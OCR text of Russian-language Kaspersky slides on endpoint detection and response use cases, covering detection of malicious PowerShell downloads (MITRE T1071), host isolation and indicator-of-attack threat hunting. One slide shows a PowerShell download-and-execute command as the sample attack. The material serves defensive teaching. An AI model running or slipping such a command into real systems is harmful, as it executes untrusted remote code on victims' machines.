
Сценарии использования Kaspersky Endpoint Detection and Response

Пример 2 – загрузка вредоносного кода с помощью powershell

MITRE | ATT&CK™

ID: T1071
Tactic: Command And Control
Technique: Standard Application Layer Protocol


powershell.exe "iex (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/')"



kaspersky


Сценарии использования Kaspersky Endpoint Detection and Response

Пример 2 – загрузка вредоносного кода с помощью powershell




kaspersky


Сценарии использования Kaspersky Endpoint Detection and Response



kaspersky


KEDR: реагирование на инцидент





kaspersky

KEDR: изоляция хоста



Isolation of host IVANOVARM.CORP.mdc.com

Exclusions to the host isolation rule

Traffic direction | IP | Ports

Incoming/Outgoing

Add

kaspersky

Индикаторы атак: от защиты к нападению

kaspersky


KATA 3.6: IoA индикаторы атак и поиск угроз

- Индикаторы поставляются экспертами ЛК
- Есть возможность создавать свои индикаторы

- General Details (host name, user name)
- IoA (тактики, техники, важность, надежность)
- Свойства файла
- Запуск процесса (родительский процесс)
- Удаленные соединения
- Модификация реестра
- События из журналов Windows Event Log
- Детекты Kaspersky Endpoint Security

kaspersky

Поиск по индикаторам атак



kaspersky

